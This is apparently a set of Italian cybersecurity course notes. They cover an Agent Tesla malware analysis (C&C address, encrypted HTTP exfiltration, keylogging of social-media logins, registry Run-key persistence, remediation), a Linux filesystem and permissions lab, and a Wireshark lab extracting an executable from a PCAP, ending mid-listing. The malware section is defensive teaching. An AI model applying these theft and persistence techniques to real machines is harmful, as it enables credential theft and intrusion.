Clipboard hijacking/Dati di sistema:

- Ruba qualsiasi testo copiato negli appunti
- Configurazioni di sistema
- Hostname, IP, Fuso orario

Comunicazione con Server C&C

Verifica IP

Utilizza servizi come checkip.amazonaws.com per determinare l'indirizzo pubblico della vittima

Connessione

Stabilisce una connessione con il server C&C all'indirizzo 185.215.113.40

Istruzioni


Riceve comandi aggiuntivi dal server per eseguire nuove azioni malevole

Trasmissione

Invia i dati rubati tramite richieste HTTP POST cifrate

Il malware stabilisce un canale di comunicazione con uno o più server remoti controllati dall'attaccante. Questa connessione viene utilizzata per trasmettere i dati esfiltrati e ricevere ulteriori istruzioni. Le comunicazioni sono spesso mascherate come normali richieste web per evitare il rilevamento da parte dei sistemi di sicurezza perimetrali.

Attacchi di Phishing Avanzati




Avvio del browser

Forza l'apertura di Google Chrome in background

Reindirizzamento

Dopo aver forzato l'apertura del browser, dirige l'utente su link possibilmente legittimi di Login Instagram e Facebook



Furto credenziali

Raccoglie username e password inseriti tramite Keylogging

Una tecnica particolarmente insidiosa impiegata da Agent Tesla è lo sfruttamento di Keylogger dal dispositivo compromesso. Il malware può forzare l'apertura del browser e indirizzare l'utente verso pagine login legittime, inducendo l'utente ad accedere e sottrarre le proprie credenziali tramite la funzione base del Keylogger, ovvero registrare ogni tasto cliccato sulla tastiera da parte dell'utente.

Meccanismi di Persistenza

Chiave di Registro	Funzione	Impatto
HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Esecuzione all'avvio del profilo utente	Alto
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	Esecuzione singola al riavvio di sistema	Medio
StartupApproved\Run	Bypass dei controlli di avvio	Critico

Per garantire la propria sopravvivenza anche dopo il riavvio del sistema, Agent Tesla modifica strategicamente il registro di Windows. Queste modifiche permettono al malware di riattivarsi automaticamente ad ogni accensione del computer, mantenendo la persistenza dell'infezione nel tempo.

L'utilizzo di API legittime di Windows come CryptUnprotectData per decrittare le password, GetEnvironmentVariable per ottenere informazioni di sistema, e CreateProcess per eseguire operazioni silenziose, rende il malware particolarmente difficile da rilevare poiché utilizza strumenti nativi del sistema operativo.

Strategie di Remediation

1

Isolamento

Disconnettere il sistema infetto dalla rete per prevenire ulteriori esfiltrazione di dati

2

Rimozione

Eliminare il file wrdinst.exe e tutti i componenti correlati identificati durante l'analisi

3

Bonifica Registro

Rimuovere le chiavi di registro compromesse per impedire la riattivazione del malware

4

Reset Credenziali

Cambiare immediatamente tutte le password e revocare le sessioni attive su account potenzialmente compromessi

Le strategie di remediation devono includere anche il blocco del traffico verso l'IP 185.215.113.40 a livello di firewall, l'esecuzione di una scansione approfondita dell'intero sistema con strumenti antimalware aggiornati, e il coinvolgimento degli esperti di sicurezza (SOC o MDR) per verificare eventuali correlazioni con altre infezioni nella rete aziendale.

Nei casi più gravi, dove l'infezione risulti estesa o non completamente rimovibile, può essere necessario procedere con il ripristino da backup sicuri o, come ultima risorsa, la completa formattazione del sistema. È inoltre fondamentale implementare misure preventive come la formazione degli utenti sul riconoscimento delle minacce di phishing.

Navigazione nel Filesystem Linux e Impostazioni dei Permessi

Laboratorio 4.5.4: Una guida pratica all'esplorazione del filesystem Linux, alla gestione dei permessi e ai tipi speciali di file.

Obiettivi del Laboratorio

Filesystem Linux


Esplorare la struttura e l'organizzazione dei filesystem in ambiente Linux.

Permessi

Comprendere e modificare i permessi di file e directory per controllare gli accessi.

Link simbolici

Capire come funzionano i link simbolici e altri tipi speciali di file.



Risorse Necessarie

1

Risorsa

CyberOps Workstation VM

La macchina virtuale CyberOps Workstation fornisce l'ambiente Linux completo necessario per completare gli esercizi di questo laboratorio.

File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
└─sda1   8:1    0   10G  0 part /
sdb      8:16   0    1G  0 disk
└─sdb1   8:17   0 1023M  0 part
sr0     11:0    1 1024M  0 rom
```

Parte 1 - Esplorazione dei Filesystem

Avviare la VM

Accendere la macchina virtuale CyberOps Workstation.

Aprire il terminale

Accedere alla linea di comando tramite l'applicazione Terminal.

Esplorare i comandi

Utilizzare comandi Linux per visualizzare e manipolare i filesystem.

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500508k,nr_inode
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev
```

Visualizzazione dei Filesystem Montati

Comando lsblk


Mostra tutti i dispositivi a blocchi presenti nel sistema.

Interpretazione dell'output

Identifica dischi, partizioni e dispositivi removibili.

Punti di montaggio

Mostra dove ogni dispositivo è collegato nel filesystem.



Dettagli sui Filesystem Montati

Eseguire mount

Visualizza informazioni complete sui filesystem montati.

Filtrare i risultati

Usa grep per trovare informazioni specifiche.

Analizzare l'output

Interpretare tipo, opzioni e punto di montaggio di ogni filesystem.

Navigazione nel Filesystem

cd /


Cambia la directory corrente alla root del filesystem.

ls -l

Mostra i contenuti con dettagli su permessi e proprietà.

Esplorazione

Naviga tra le directory per comprendere la struttura gerarchica.



Montaggio Manuale dei Filesystem

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx------ 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst analyst   183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$
```

```
[analyst@secOps /]$ cd ~
[analyst@secOps ~]$ ls -l
total 2532
-rw-r--r-- 1 root    root       5228 Apr  9 12:45 capture.pcap
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Mar 22  2018 Downloads
-rw-r--r-- 1 root    root      37416 Apr 11 06:22 httpdump.pacp
-rw-r--r-- 1 root    root    2521971 Apr 11 05:50 httpsdump.pacp
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
-rw-r--r-- 1 analyst analyst    2748 Apr  9 11:52 README
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 second_drive
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Verifica della directory

Controlla l'esistenza di second_drive nella home.

Montaggio

Monta /dev/sdb1 nella directory second_drive.

Smontaggio

Smonta la partizione con il comando umount.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```

Parte 2 - Permessi dei File

Visualizzare

Usa ls -l per vedere i permessi attuali dei file.

Creare

Utilizza touch per creare un nuovo file di test.

Cambiare proprietario

Utilizza chown per assegnare il file a un utente specifico.

Modificare

Usa chmod per cambiare i permessi di lettura/scrittura/esecuzione.

```
[analyst@secOps ~]$ cd lab.support.files/
[analyst@secOps lab.support.files]$ cd s
sample.img              sample.img_SHA256.sig  scripts/
[analyst@secOps lab.support.files]$ cd /scripts/
bash: cd: /scripts/: No such file or directory
[analyst@secOps lab.support.files]$ cd s
sample.img              sample.img_SHA256.sig  scripts/
[analyst@secOps lab.support.files]$ cd scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst  952 Mar 21  2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21  2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21  2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21  2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21  2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21  2018 cyops.mn
-rwxr-xr-x 1 analyst analyst  458 Mar 21  2018 fw_rules
-rwxr-xr-x 1 analyst analyst   70 Mar 21  2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst   65 Mar 21  2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst  189 Mar 21  2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst   85 Mar 21  2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst   76 Mar 21  2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst  106 Mar 21  2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst   61 Mar 21  2018 start_tftpd.sh
[analyst@secOps scripts]$
```

Permessi delle Directory

Struttura dei permessi

Le directory mostrano una "d" all'inizio dei permessi: drwxr-xr-x.


I permessi hanno significati diversi rispetto ai file normali.

Bit di esecuzione (x)

Nelle directory, determina se il contenuto è accessibile.

Senza bit x, non è possibile visualizzare o accedere ai file nella directory.

Parte 3 - Link Simbolici e Tipi Speciali



Link simbolici (l)

Puntatori a file esistenti in altre posizioni.

Directory (d)


Contenitori per file e altre directory.

File normali (-)

File di dati, testo o eseguibili.


```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 2544
-rw-r--r-- 1 root    root       5228 Apr  9 12:45 capture.pcap
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Mar 22  2018 Downloads
lrwxrwxrwx 1 analyst analyst       9 Apr 14 06:21 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst       9 Apr 14 06:18 file1.txt
-rw-r--r-- 2 analyst analyst       5 Apr 14 06:19 file2hard
-rw-r--r-- 2 analyst analyst       5 Apr 14 06:19 file2.txt
-rw-r--r-- 1 root    root      37416 Apr 11 06:22 httpdump.pacp
-rw-r--r-- 1 root    root    2521971 Apr 11 05:50 httpsdump.pacp
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
-rw-r--r-- 1 analyst analyst    2748 Apr  9 11:52 README
drwxr-xr-x 3 root    root       4096 Mar 26  2018 second_drive
[analyst@secOps ~]$
```

Riflessione




Sicurezza

I permessi proteggono i dati da accessi non autorizzati.



Funzionalità

Una corretta configurazione garantisce il funzionamento dei programmi.



Pratica

Esercitarsi regolarmente per acquisire familiarità con il sistema.

Estrazione di un File Esecutivo da un PCAP

In questo laboratorio, ci siamo concentrati sull'analisi di un file di cattura di rete (PCAP) per estrarre un file eseguibile scaricato durante una sessione di traffico di rete. L'obiettivo principale era comprendere come i pacchetti di rete possono essere analizzati per ricostruire transazioni specifiche, come il download di un file, estraendo informazioni utili per l'analisi della sicurezza informatica.

Il laboratorio è stato suddiviso in due parti principali:

1. Analisi dei log e del traffico pre-catturato.
2. Estrazione di file scaricati dal PCAP.

Di seguito viene descritto in dettaglio lo svolgimento delle attività.

Parte 1: Analisi dei Log e del Traffico Pre-Catturato

> ## Accesso al File PCAP
>
> Abbiamo iniziato accedendo al file **nimda.download.pcap**, che contiene i pacchetti relativi al download del malware Nimda. Questo file era già disponibile nella directory **/home/analyst/lab.support.files/pcaps** della macchina virtuale CyberOps Workstation.
>
> **Comandi utilizzati:**
>
> cd lab.support.files/pcaps
>
> ls -l
>
> Abbiamo verificato la presenza del file **nimda.download.pcap** con il comando **ls -l**.

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst  371462 Mar 21  2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21  2018 wannacry_download_pcap.pcap
```

Apertura e Analisi in Wireshark


1

Apertura del File PCAP in Wireshark

Successivamente, abbiamo aperto il file PCAP utilizzando Wireshark, uno strumento grafico ideale per l'analisi del traffico di rete:

wireshark nimda.download.pcap &

2




Analisi dei Pacchetti

Pacchetto 1-3: I primi tre pacchetti rappresentano il **TCP handshake** (SYN, SYN-ACK, ACK), che stabilisce la connessione tra il client e il server.

Pacchetto 4: Il quarto pacchetto contiene la richiesta HTTP GET per il download del file eseguibile. Abbiamo confermato che la richiesta era effettuata su HTTP.

Ricostruzione del Flusso TCP



Selezione del Pacchetto

Selezionato il primo pacchetto TCP (SYN).

Follow TCP Stream

Cliccato con il tasto destro e scelto **Follow > TCP Stream**.

Analisi del Contenuto


Simboli non leggibili: Questi rappresentano il contenuto binario del file scaricato, che Wireshark tenta di interpretare come testo.

Stringhe leggibili: Alcune parole chiave erano visibili, rivelando frammenti di codice o messaggi incorporati nel file eseguibile.

Identificazione del File


Scorrendo il contenuto del flusso TCP, abbiamo scoperto che il file scaricato non era il worm Nimda, bensì il file **cmd.exe** di Windows, rinominato come **W32.Nimda.Amm.exe** per motivi di sicurezza.

Parte 2: Estrazione di File Scaricati dal PCAP



Individuazione del File nel PCAP

Abbiamo identificato il pacchetto HTTP GET corrispondente alla richiesta di download del file eseguibile. La richiesta proveniva dall'indirizzo IP **209.165.200.235** verso **209.165.202.133**.



Esportazione del File

Per estrarre il file scaricato:

1. Selezionato il pacchetto HTTP GET.
2. Navigato in **File > Export Objects > HTTP**.
3. Nella finestra degli oggetti HTTP, selezionato il file **W32.Nimda.Amm.exe** e cliccato su **Save As**.

Abbiamo salvato il file nella directory **/home/analyst** della macchina virtuale.

Verifica e Analisi del File Estratto

Verifica del File Estratto

Dopo l'estrazione, abbiamo verificato la presenza del file utilizzando il comando:

ls -l

Il file **W32.Nimda.Amm.exe** era presente, con una dimensione di 345.088 byte.

Analisi del Tipo di File

Per determinare il tipo di file estratto, abbiamo utilizzato il comando:

file W32.Nimda.Amm.exe

L'output ha confermato che si trattava di un file eseguibile PE32+ per Windows:

W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows

```
[analyst@secOps ~]$ cd /home/analyst/
[analyst@secOps ~]$ ls -l
total 2884
-rw-r--r-- 1 root    root       5228 Apr  9 12:45 capture.pcap
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Mar 22  2018 Downloads
-rw-r--r-- 1 analyst analyst       9 Apr 14 06:18 file1new.txt
